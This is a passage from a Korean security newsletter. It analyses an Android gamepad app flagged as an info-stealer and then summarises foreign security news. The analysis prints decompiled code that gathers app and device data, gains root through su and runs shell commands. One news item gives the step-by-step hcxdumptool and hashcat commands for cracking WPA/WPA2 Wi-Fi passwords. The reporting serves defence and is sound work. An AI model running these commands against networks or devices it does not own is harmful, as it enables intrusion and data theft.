}
catch(Throwable v0) {
    e.a().w(v0);
    v0_1 = false;
}

if(!v0_1) {
    return v1;
}

try {
    v0_2 = this.c("activity");
```

```
:bel_15:
  if(Build$VERSION.SDK_INT <= 20) {
      return ((ActivityManager)v0_2).getRunningTasks(1).get(0).topActivity.getPackageName();
  }

  return ((ActivityManager)v0_2).getRunningAppProcesses().get(0).processName.split(":")[0];
```

[그림 11] 실행 정보 수집

2.12 설치 정보 수집

설치되어 있는 앱들의 패키지명을 수집한다.

```
public static void q(Context arg2) {
    try {
        b.j.clear();
        b.j = arg2.getPackageManager().getInstalledPackages(0);
```

[그림 12] 설치된 앱의 패키지명 수집

2.13 cpu 정보 수집

cpu 정보를 수집한다. 해당 파일을 확인해 보면 Cpu 와 관련된 특징들이 기록되어 있다.


```
lic static String a() {
 FileNotFoundException v0_1;
 String v1_3;
 BufferedReader v2;
 FileReader v1_1;
 String v0 = null;
 try {
     v1_1 = new FileReader("/proc/cpuinfo");
     if(v1_1 == null) {
         goto label_11;
     }
 }
 catch(FileNotFoundException v1) {
     goto label_35;
 }

 try {
     v2 = new BufferedReader(((Reader)v1_1), 1024);
     v0 = v2.readLine();
```

```
1|root@hero2ltektt:/proc # cat cpuinfo
Processor       : ARMv7 Processor rev 0 (v7l)
processor       : 0
BogoMIPS        : 38.00

processor       : 1
BogoMIPS        : 38.00

processor       : 2
BogoMIPS        : 38.00

processor       : 3
BogoMIPS        : 38.00

Features        : swp half thumb fastmult vfp edsp neon vfpv3 tls vfpv4 idiva idivt
CPU implementer : 0x51
CPU architecture: 7
CPU variant     : 0x2
CPU part        : 0x06f
CPU revision    : 0

Hardware        : Qualcomm MSM8974
Revision        : 0008
Serial          : 0000ef900000b269
```


[그림 13] cpu 정보 수집

2.14 최고 관리자 권환 획득과 쉘 명령어 활용

최고 관리자 권한 획득을 시도한다. 최고 관리자 권한 획득 후 기기를 편하게 조작할 수 있도록 도와주는 "busybox"를 활용하여 폴더 생성, 권한 부여, 파일 복사 등의 명령을 내린다. "busybox"프로그램은 해당 앱 내부의 "assets" 폴더에 포함되어 있다. 특히, [그림 15]를 보면 다양한 파일들이 실행되는데 이 파일들은 패드의 사용과 관련된 설정 파일들이다.




```
Runtime.getRuntime().exec("chmod 777 /data/data/" + b.a.getPackageName() + "/files/busybox\n");
Process v3 = Runtime.getRuntime().exec("su");
DataOutputStream v4 = new DataOutputStream(v3.getOutputStream());
DataInputStream v5 = new DataInputStream(v3.getInputStream());
v4.writeBytes("id\n");
v4.flush();
String v3_1 = v5.readLine();
if(v3_1 != null) {
    if(v3_1.contains("uid=0")) {
        if(v0 == 0) {
            if(v2) {
                v4.writeBytes("cd /data/data/" + b.a.getPackageName() + "/files/\n");
                v4.flush();
                v4.writeBytes("mkdir /data/system/devices\n");
                v4.flush();
                v4.writeBytes("chmod 777 /data/system/devices\n");
                v4.flush();
                v4.writeBytes("mkdir /data/system/devices/idc\n");
                v4.flush();
                v4.writeBytes("chmod 777 /data/system/devices/idc\n");
                v4.flush();
                v4.writeBytes("cp FlydigiAirMouse.idc  /data/system/devices/idc/FlydigiAirMouse.idc\n");
                v4.flush();
                v4.writeBytes("chmod 777 /data/system/devices/idc/FlydigiAirMouse.idc\n");
                v4.flush();
```



[그림 14] 최고 관리자 권한 획득 후 쉘 명령어 활용


```
{
if(ba.b()) {
    v0_1 = Runtime.getRuntime().exec("mv /data/data/" + b.a.getPackageName() + "/files/motionelf_server_40_x86 /data/data/" + b.a.getPackageName(
}
else {
label_116:
    v0_1 = Build$VERSION.SDK_INT >= 21 ? Runtime.getRuntime().exec("mv /data/data/" + b.a.getPackageName() + "/files/motionelf_server_50 /data/da
}

if(v0_1 != null) {
    v0_1.waitFor();
}

Thread.sleep(500);
Runtime.getRuntime().exec("chmod 777 /data/data/" + b.a.getPackageName() + "/files/motionelf_server");
String v0_2 = Environment.getExternalStorageDirectory() + "/Android/data/com.android.motionelf/server/";
File v1 = new File(v0_2);
if(!v1.exists()) {
    v1.mkdirs();
}

Process v1_1 = Runtime.getRuntime().exec("cp /data/data/" + b.a.getPackageName() + "/files/motionelf_server " + v0_2 + "motionelf_server");
if(v1_1 != null) {
    v1_1.waitFor();
}

Thread.sleep(500);
Runtime.getRuntime().exec("chmod 777 " + v0_2 + "motionelf_server");
v1_1 = Runtime.getRuntime().exec("cp /data/data/" + b.a.getPackageName() + "/files/FZToolHelperAndroid.jar " + v0_2 + "FZToolHelperAndroid.jar");
if(v1_1 != null) {
    v1_1.waitFor();
}

Thread.sleep(500);
Runtime.getRuntime().exec("chmod 777 " + v0_2 + "FZToolHelperAndroid.jar");
Thread.sleep(500);
Runtime.getRuntime().exec("adb shell");
Thread.sleep(500);
Runtime.getRuntime().exec("cd /data/local/tmp");
Thread.sleep(500);
Runtime.getRuntime().exec("rm FZToolHelperAndroid.jar");
```

[그림 15] 명령어를 활용한 다양한 파일 실행

쉘 명령어를 통해서 실행된 파일 중 “motionelf_server” 파일의 경우 앱을 삭제하더라도 계속 실행되고 있어서 기기의 재부팅을 한번 해야 완전하게 삭제된다. 해당 파일은 기기 내부 설정을 조정하는 파일이다.


```
root@hero2ltektt:/data/data # cd com.game.motionelf
cd com.game.motionelf
sh: cd: /data/data/com.game.motionelf: No such file or directory
2|root@hero2ltektt:/data/data # ps | grep elf
ps | grep elf
root      6858  1     7720   1432  hrtimer_na b6e95ce4 S ./motionelf_server
```


[그림 16] 앱 삭제 후에도 실행되고 있는 파일


2.15 네트워크를 통한 정보 전송 (data.flydigi.com, 183.134.101.250)


위에서 수집된 정보 중 일부가 네트워크를 통해서 유출된다. 기기 정보를 시작으로 패드와 상관없이 사용자가 현재 어떤 앱을 실행하는지까지 실시간으로 전송하고 있다.


특히, 마지막 그림을 보면 현재 실행되는 앱 정보가 전송되는 사이트는 “Pandora” 라는 문구가 포함되어 있다. 이는 정보가 주요 재산인 현재 세상에서 앱 제작자 측에서도 민감한 정보임을 이미 알고 있음을 추측 할 수 있다.














[그림 17] 유출되는 정보

3. 결론

해당 앱은 사용자에게 어떠한 고지도 하지 않고 과도한 정보를 수집하며, 일부 정보들은 네트워크를 통해서 유출하고 있다. 일부 기타 앱에서도 비슷한 정보를 수집하고 전송하고 있지만, 해당 앱에서는 과할 정도로 많은 정보의 수집이 있다. 사용자들에게 어떠한 정보가 수집되고 전송되는지 알릴 필요가 있다.

현재 알약 M 에서는 해당 앱을 'Misc.Android.InfoStealer'탐지 명으로 진단하고 있다.

04
해외 보안 동향

영미권

중국

일본

1. 영미권


WPA/WPA2 를 사용하는 WiFi 의 패스워드를 해킹하는 새로운 공격 발견 돼

How to Hack WiFi Password Easily Using New Attack On WPA/WPA2

한 보안 연구원이 대부분의 최신 라우터에서 WiFi 패스워드를 쉽게 얻을 수 있는 새로운 WiFi 해킹 기술을 발견했다. 이 새로운 WiFi 해킹 기술은 PMKID(Pairwise Master Key Identifier) 기반 로밍 기능이 활성화 된 WPA/WPA2 무선 네트워크 프로토콜에서 동작한다.

WPA/WPA2 가 활성화 된 WiFi 네트워크를 해킹하는 방법은, 연구원이 새로운 WPA3 보안을 분석 중 우연히 발견 되었다. 공격자들은 이 새로운 WiFi 해킹 방식을 통해 PSK(사전 공유 키) 로그인 패스워드를 복구해 WiFi 네트워크를 해킹하고 인터넷 통신을 도청할 수 있다.

PMKID 를 이용해 WiFi 패스워드를 해킹하는 방법



이미지 출처: https://hashcat.net/forum/thread-7717.html

연구원에 따르면, 이전에 알려진 WiFI 해킹 방식들은 공격자들이 누군가 네트워크로 로그인하기까지 기다렸다가 네트워크 포트 인증 프로토콜인 EAPOL 의 완전한 4 방향 인증 핸드셰이크를 캡쳐해야 했다.

반면, 새로운 공격은 크리덴셜 캡쳐를 위해 다른 사용자가 타겟 네트워크에 있어야 할 필요가 없다. 대신, 이는 액세스 포인트로부터 요청한 후 단일 EAPOL (Extensible Authentication Protocol over LAN) 프레임을 사용 해 RSN IE (Robust Security Network Information Element)에서 실행된다.

RSN 은 802.11 무선 네트워크를 통한 보안 통신을 설정하기 위한 프로토콜이며, 클라이언트와 액세스 포인트 사이의 연결을 설정하는데 필요한 키인 PMKID 를 가지고 있다.

1 단계 – 공격자는 hcxdumptool(v4.2.0 또는 이후 버전)과 같은 툴을 사용해 타겟 액세스 포인트에서 PMKID 를 요청하고 수신한 프레임을 파일에 덤핑한다.
$ ./hcxdumptool -o test.pcapng -i wlp39s0f3u4u5 —enable_status
2 단계 – 프레임의 아웃풋(pcapng 포맷)은 hcxpcaptool 툴을 사용해 Hashcat 에서 허용 되는 해시 포맷으로 변환할 수 있다.
$ ./hcxpcaptool -z test.16800 test.pcapng
3 단계 – Hashcat (v 4.2.0 또는 이후버전) 패스워드 크래킹 툴을 이용해 WPA PSK(Pre-Shared Key) 패스워드를 얻을 수 있다.
$ ./hashcat -m 16800 test.16800 -a 3 -w 3 '?l?l?l?l?l?l?l?l'
이것이 바로 대상 무선 네트워크의 패스워드이며, 길이와 복잡도에 따라 시간이 소요될 수 있다.

연구원은 "현재 이 기술이 어떤 업체의 라우터나 얼마나 많은 라우터에서 적용 되는지 여부는 알 수 없지만, 우리는 로밍 기능 활성화 된 모든 802.11 i/p/q/r 네트워크(대부분의 라우터)에서 작동할 것이라 생각된다."고 밝혔다. 이 WiFI 해킹 기술은 로밍 기능이 활성화 된 네트워크에서만 동작하며 공격자들은 패스워드를 브루트포싱해 알아낼 수 있기 때문에, 사용자들은 해킹이 어려운 안전한 패스워드로 WiFi 네트워크를 보호할 것을 권장한다.

이 WiFi 해킹 기술은 차세대 무선 보안 프로토콜인 WPA3 에서는 동작하지 않는다.

[출처] https://thehackernews.com/2018/08/how-to-hack-wifi-password.html
https://hashcat.net/forum/thread-7717.html

TSMC 칩 생산 업체, WannaCry 랜섬웨어에 감염 되었다 밝혀

TSMC Chip Maker confirms its facilities were infected with WannaCry ransomware

8 월 초, 애플의 기기를 생산하는 TSMC 공장에서 악성코드 감염이 일어났다. 이들은 애플, 퀄콤을 포함한 거대 기업들의 칩을 생산하는 세계 최대 칩 생산 업체다.

TSMC 는 공격에 대한 추가적인 세부 정보를 공개했으며, 시스템이 악명 높은 WannaCry 랜섬웨어에 감염 되었다고 밝혔다.

이 감염으로 인해 애플의 새 아이폰을 위한 칩 생산에 TSMC 는 큰 타격을 입게 되었다. 영향을 받은 공장들 중 일부는 하루 종일 가동을 중단하기도 했다. TSMC 의 매출에 미치는 전반적인 영향은 약 2.56 억 달러일 것으로 추정된다.

또한 TSMC 는 이 공격에 대해 타겟 공격이 아니었으며, "공급 업체가 TSMC 의 네트워크에 바이러스 스캐닝이 되지 않은 감염 된 소프트웨어를 설치했을 때" 시스템이 감염 되었다고 밝니다.

이 악성코드는 회사의 네트워크를 통해 급격히 확산 되어 타이난, 신주, 대중 등 회사의 생산 공장들 중 일부의 기기 1 만대 이상을 감염시켰다.

TSMC 의 CEO 인 C.C.Wei 는 "놀랍고 충격적이다. 우리는 수 만가지 도구를 설치해왔으나, 이러한 감염이 발생한 것은 이 번이 처음이다."고 밝혔다.

WannaCry 는 많은 기업들을 감염시켰다. 피해를 입은 기업에는 보잉, 르노, 혼다도 포함된다.

TSMC 는 고객의 데이터는 이 공격에 영향을 받지 않았으며, 고객들에게 납품이 지연될 것이라 밝혔다.

[출처] https://securityaffairs.co/wordpress/75164/malware/tsmc-wannacry-infection.html

해커, 스냅챗 해킹해 소스코드를 GitHub 에 공개 해


Snapchat Hack — Hacker Leaked Snapchat Source Code On GitHub

인기있는 소셜 미디어 앱인 스냅챗의 소스코드가 온라인에 유출 되었다. 해커는 마이크로소프트 소유의 GitHub 코드 저장소에 소스코드를 공개했다.

해커가 사용한 GitHub 계정은 i5xx 이며, 사용자의 이름은 Khaled Alshehri 이고 파키스탄 출신이라 등록 되어 있었다. 그는 Source-Snapchat 이라는 GitHub 저장소를 생성해 스냅챗 iOS 앱이라 알려진 소스코드를 게시했다.

이 코드는 스냅챗 메시징 앱의 전체 설계, 앱 동작 방식, 향후 앱에 추가 될 기능 등 회사의 극비 정보를 누출시킬 수 있다. 스냅챗의 모기업인 Snap Inc.는 디지털 밀레니엄 저작권 법 (DMCA)에 따라 스냅챗의 소스코드를 호스팅하는 온라인 저장소를 제거할 것을 요청했다.

스냅챗 해킹: GitHub, DMCA 통보 이후 저장소 삭제 해



이미지 출처: https://github.com/i5xx/Source-SnapChat

SnapChat 의 소스코드에 어떤 기밀 정보가 들어있었는지는 아직 확실하지 않지만, 스냅챗 측의 DCMA 요청을 볼 때 회사는 매우 당황한 것으로 보인다. 이 요청은 모두 대문자로 쓰여있었으며, 따라서 저장소의 소스코드는 진짜인 것으로 추측할 수 있다.

"침해 당했다 주장하는 저작권이 보호 되는 원본 저작물에 대한 자세한 설명을 부탁 드립니다. 가능하다면, 온라인에 포스팅 된 URL 을 포함해 주십시오." 라는 요청에, 스냅챗의 직원은 아래와 같이 답변했다."

"스냅챗 소스코드입니다. 이 코드는 유출 되었으며, 한 사용자가 GitHub 저장소에 업로드 했습니다. Snap Inc.는 이를 온라인에 공개하지 않기 때문에 URL 이 없습니다." "소스코드 전체를 모두 삭제해 주신다면 감사하겠습니다."

(DCMA 전문: https://github.com/github/dmca/commit/7f359b0798e924363ac16910514b1f0e5a9d6fa1)

Snap 은 언론에 지난 5 월 이루어진 iOS 업데이트에서 "적은 양" 의 iOS 소스 코드가 노출 되었다고 전했다. 회사는 이 실수를 즉시 확인 후 수정했지만, 노출 된 소스코드 중 일부가 온라인에 포스팅 되었다. 하지만, Snap 은 이 소스코드는 제거 되었으며 이 사건이 어플리케이션을 손상 시키지 않았으며 커뮤니티에 아무런 영향을 미치지 않았다고 밝혔다.

파키스탄 해커, 스냅챗의 소스코드를 재업로드 하겠다 협박 해

스냅챗의 소스코드를 GitHub 에 유출시킨 온라인 사용자는 오직 스냅챗의 소스코드를 공유할 목적으로 GitHub 계정을 생성한 것으로 보인다. 이 계정은 스냅챗 소스코드를 게시한 것 외에는 아무런 게시물을 올리지 않았다. 또한 i5xx GitHub 계정의 주인인 것으로 보이는 트위터 사용자에 따르면, 그들은 스냅챗에서 버그 바운티 보상을 지급할 것을 요청한 것으로 나타났다.

하지만 스냅챗으로부터 아무런 연락을 받지 못해, 그들은 스냅챗에서 응답할 때 까지 소스코드를 재업로드 할 것이라 밝혔다.

DMCA 요청 이후 스냅챗의 소스 코드는 GitHub 에서 제거 된 상태이며, 원 제작자가 코드의 소유자임을 증명하기 전 까지는 복원 되지 않을 것이다.

하지만, 이로써 문제는 완전히 해결 되지 않는다. 스냅챗의 소스코드는 이미 외부인의 손에 넘어갔기 때문에, 다른 온라인 포럼에 게시 되거나 개인의 이익을 위해 사용될 수 있을 것이다.

[출처] https://thehackernews.com/2018/08/snapchat-hack-source-code.html

2. 중국

광동, 총칭 여러 1 차 병원들의 서버가 해커들의 공격 받아

广东重庆多家三甲医院服务器遭暴力入侵，黑客赶走 50 余款挖矿木马独享挖矿资源

광동 및 총칭의 여러 1 차 병원들이 해커들의 공격을 받았다. 해커들은 브루트포싱으로 원격로그인 서버를 해킹하여 내부정보 탈취 및 마이닝 악성코드를 심었다.

공격자는 Teamviewer 를 위장하여 악성코드를 유포하였다. 이 프로그램들은 50 여개가 넘는 채굴 악성코드 프로세스를 탐지할 수 있으며, 이러한 프로세스들이 탐지될 경우 강제로 종료시켜 서버자원을 독점한다. 또한 이 마이닝 악성코드는 레지스트리를 수정을 통하여 UAC, Windows Defender 등의 사용을 중지시켜 시스템 보안기능을 무력화 시킨다.

샘플을 분석한 결과 공격자들이 사용한 마이닝 악성코드의 채굴 주소는 여러 개였으며, 모네로, 이더리움, 제트캐쉬 등등이 포함되어 있었다. 공격자들은 현재까지 20 여만 인민폐(약 6600 만원)의 부당 수익을 거둔 것으로 확인되었다.

통계에 따르면, 중국의 의료기관들이 대부분 22 번 포트를 열어놓는 비율이 50%가 넘으며, 이 통계로 보았을 때 절반이 넘는 서버가 동일한 공격을 받았을 가능성이 높다.

알약에서는 해당 악성코드에 대해 Trojan.Agent.Miner 로 탐지중이다.

[출처] http://www.freebuf.com/articles/system/178529.html

절강성 1000 만명 학생정보 블랙마켓에서 판매 중

浙江省 1000 万学籍数据正在暗网售卖，家长或会接到诈骗电话

8 월 1 일 오후, 블랙마켓에 절강성 학생 1000 만명의 정보가 공개되었다.

이 정보들은 절강성 내 대부분 시 내의 정보들이였으며, 학생이름, 신분증번호, 학번, 고향, 보호자, 보호자 신분증 번호, 출생지, 학교명 등의 정보가 포함되어있다.

캡쳐 화면으로 보았을 때, 학생들의 출생년도는 95~06 으로 추정되며, 보호자 연락방식 및 사진도 있는 것으로 보아 판매되고 있는 데이터가 실제 데이터일 것으로 추정된다. 공개된 데이터들은 초중생 들의 데이터로, 대학생들의 데이터가 포함되어 있지 않은것으로 보아, 절강성 초중학교 학생 관리 시스템이 해킹 당한 것으로 추정된다.

보안전문가들은 이렇게 유출된 정보들은 보이스피싱 등 범죄에 사용될 수 있어 주의가 필요하다고 밝혔다. 또한 만약 이번 사건이 시스템 취약점에 의해 발생된 것이라면, 다른 성들의 시스템에도 동일한 취약점이 존재할 수도 있다고 밝혔다. 하지만 블랙마켓에서 절강성의 데이터만 판매되는 것으로 보아 내부직원 혹은 내부자 계정이 유출되어 이 정보들이 유출되었을 경우도 배제할 수는 없다.

절강성 초중학교 학생 관리 시스템은 8 월 1 일부터 6 일까지 업데이트를 진행했다.

[출처] http://www.sohu.com/a/244793223_100205697

3. 일본

은행을 노리지 않는 '뱅킹트로잔' 도 – 표적은 신용카드와 계정, 가상통화도

銀行狙わぬ「バンキングトロジャン」も - 標的はクレカやアカウント、仮想通貨も

기존 '부정송금 악성코드'와 '뱅킹트로잔'으로 불려온 악성코드가 진화를 거듭하고 있다. 애당초 온라인뱅킹을 표적으로 하는 트로이의 목마이기 때문에 이러한 명칭으로 불리고는 있으나, 온라인뱅킹에서 신용카드정보나 계정정보에 흥미가 이동하고 있는 공격자도 일부 있는 듯하다.

지금까지 온라인뱅킹을 표적으로 하는 악성코드 'Dreambot' 등, 신용카드나 가상통화거래소 등에 공격대상을 확대하는 케이스가 보고되고 있으나, 'Panda Banker'에서는 은행을 전혀 타깃으로 삼지 않고 신용카드나 계정정보 등을 노리는 케이스가 확인되었다.

'Panda Banker'는 '맨 인 더 브라우저(MITB)'에 의해 웹 페이지를 삽입하여 정보를 탈취하는 악성코드이다. 2016 년 초반에 공격이 확인되었다. 'Zeus'의 코드를 포함하여 'Zeus Panda', 'PandaBot' 등이라고도 불리고 있다. 원래 해외를 중심으로 악용되어 왔으나, 일본 국내를 표적으로 한 공격도 3 월경부터 확인되고 있다.

Arbor Networks 가 3 월에 확인하여 'ank'라고 이름 붙여진 캠페인에서는 일본과 미국을 대상으로 공격을 전개했다. 웹 인젝션의 대상이 되는 27 개 사이트 중, 17 개 사이트가 일본의 금융기관을 대상으로 하고 있으며, 그 대부분이 신용카드 회사였다. 미국에 대해서도 웹 메일과 검색엔진, 소셜미디어, 쇼핑사이트 등이 중심이 되고 있다. 송신처가 되는 커맨드&컨트롤 서버의 URL 에는 일본에서 신용카드를 빼앗았다는 사실을 의미하는 것으로 보이는 'jpccgrab' 등 문자열이 포함되어 있었다.

한편 F5 Networks 에서도 5 월에 미국에 대한 공격과 병행하여 일본국내 신용카드회사를 대상으로 하는 공격 캠페인을 관측하고 있다. 미쓰이스미토모(三井住友)카드, MUFG 카드, 세디나, 오리코, 포켓카드, 세존카드, 이온카드, 라이프카드, 에포스카드, 라쿠텐(楽天)카드, 이데미쓰(出光)카드의 신용카드회사 11 개사를 타깃으로 하고 있으며, 더 나아가 'Facebook', 'Twitter'의 계정정보와 어덜트사이 등도 표적이 되고 있다.

한편, 트렌드마이크로가 3 월에 관측한 'Panda Banker'의 변종도 신용카드사이트를 중심으로 계정정보 등을 표적으로 하고 있으며, 온라인뱅킹은 표적으로 전혀 들어있지 않았다.

게다가 이 회사에서는 사취한 정보를 모아놓은 서버에 대해서 조사를 실시한 결과, 설정미스로 외부에서 내부의 데이터를 참조할 수 있는 상태로 일본 국내에서 수집한 것으로 보이는 신용카드정보가 확인되었다. 이러한 서버 내부의 정보를 확인할 수 있는 케이스는 드물다고 한다.

